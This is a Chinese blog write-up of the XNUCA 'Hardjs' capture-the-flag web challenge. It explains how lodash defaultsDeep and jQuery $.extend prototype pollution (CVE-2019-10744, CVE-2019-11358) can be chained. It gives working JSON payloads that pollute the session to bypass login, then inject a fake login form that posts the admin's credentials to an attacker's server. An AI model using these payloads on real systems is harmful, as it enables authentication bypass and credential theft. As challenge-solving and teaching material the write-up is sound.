XNUCA web-Hardjs writeup

原创

Just1ceP4rtn3r 于 2019-08-26 12:27:07 发布 325 收藏

分类专栏： WP

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_43202322/article/details/100073645

版权

WP 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

目录

前言

这个web题完美地复刻了今年的两个原型污染漏洞，当时没有意识到会考两个原型污染，就没做出来。

- CVE-2019-11358, 利用$.extend进行污染
- CVE-2019-10744, 利用defaultsDeep进行污染

0x00 lodash原型污染

阅读代码是使用nodejs编写的后台，网站主要功能是往“sandbox”的iframe中插入内容，可以post数据到“*/add*”页面（参数为*type*与*content*），然后在“*/get*”页面读取插入的数据（json形式），突破点在*/get*已经插入的数据大于5条，则进行合并操作：

```
for(var i=0;i<raws.length ;i++){
            lodash.defaultsDeep(doms,JSON.parse( raws[i].dom ));

            var sql = "delete from `html` where id = ?";
            var result = await query(sql,raws[i].id);
        }
```

利用defaultsDeep函数（具体原理可见上面的链接）可以进行原型污染，但是还有一个问题需要解决，在*/add*中：

```
        newContent[req.body.type] = [ req.body.content ]
```

我们传上去的payload中的content参数会被放入数组里，这会导致污染失败（顺便提一下post应该使用json格式，否则传上去的数据直接变成字符串了）。解决方法：

payload	/get显示的json
{“type”:“constructor”,“content”:{“prototype” ： …	{“constructor”: [{“prototype”: …]}
{“type”:“constructor”,“content”:{“constructor”:{“prototype” ： …	{“constructor”: [{“constructor”:{“prototype” ： …]}

nodejs貌似会递归地查找对象属性（不太清楚原理，求解），这样就能打破数组的限制。

0x01 污染啥？

现在很严重的问题是：我们找到漏洞了但是，污染啥呢，并没有找到命令执行啥的函数，唯一有必要污染的是：

```
function auth(req,res,next){
    // var session = req.session;
    if(!req.session.login || !req.session.userid ){
        res.redirect(302,"/login");
    } else{
        next();
    }
}
```

> - payload:{“type”:“constructor”,“content”:{“constructor”:{“prototype”:{“session”:{“login”:1,“userid”:1}}}}

这个认证函数，污染完成，成功登陆，我一直觉得需要以admin身份登陆就行了，就一直在猜测userid，迷失了好久…。经过大佬提示，附件中有**robot.py**用于模拟浏览器进行admin账户登陆，而密码是放在环境变量中，就是说服务器应该会自动以admin身份登陆这个网站，而这个网站
功能就是插入数据，所以正确解法是插入我们的xss代码，然后当服务器端登陆时会将admin密码（flag）发送给我们，而上面的原型污染主要作用只是跳过登陆的界面，然后让**robot.py**直接访问能够插入代码的页面。

0x02 插入代码


很容易发现我们正常流程只能在沙箱里插代码，这是没用的，我们要想办法插在外面，分析前端代码（app.js）可以利用第二个原型污染：

```
if( type && info ) {
    $.ajax({
     url:"/add",
     type:"POST",
     data: {
      type: type,
      content: info
     },
     success: function(data){
      $.extend(true,viewer.allNode,data);
      viewer.render();
      hideLayer();
      // 关闭的回调函数
      closeCallback();
      // console.log(data);
     }
```

我们可以插入数据到沙箱，抓包，然后修改data数据，就能利用$.extend函数完成原型污染,type是啥不重要，这里主要是content。然后可以看到：

```
(function(){
 var hints = {
  header : "自定义内容",
  notice: "自定义公告",
  wiki : "自定义wiki",
  button:"自定义内容",
  message: "自定义留言内容"
 };
 for(key in hints){
  // console.log(key);
  element = $("li[type='"+key+"']");
  if(element){
   element.find("span.content").html(hints[key]);
  }
 }
})();
```

思路很清晰，我们需要污染一个hints中不包含的标签，有type以及content属性，就是“logger”了，然后就会把“logger”的我们污染的内容写上去了。然后就是普通的xss流程，这里我们需要把登陆的表单画出来，按照网站的登陆界面就行，然后接收post数据就行了，我是在自己的服务器上接收的：



- payload: {“type”:“constructor”,“content”:{“**proto**”:{“logger”:"<*form* action=‘http://’ method=‘post’ class=‘am-form’><*input* type=‘text’ name=‘username’ id=‘email’ value=’’><*input* type=‘password’ name=‘password’ id=‘password’ value=’’><*input* type=‘submit’ name=’’ ></*form*>"}}

参考

- https://snyk.io/blog/after-three-years-of-silence-a-new-jquery-prototype-pollution-vulnerability-emerges-once-again/
- https://www.cnblogs.com/fundebug/p/lodash-security-problem.html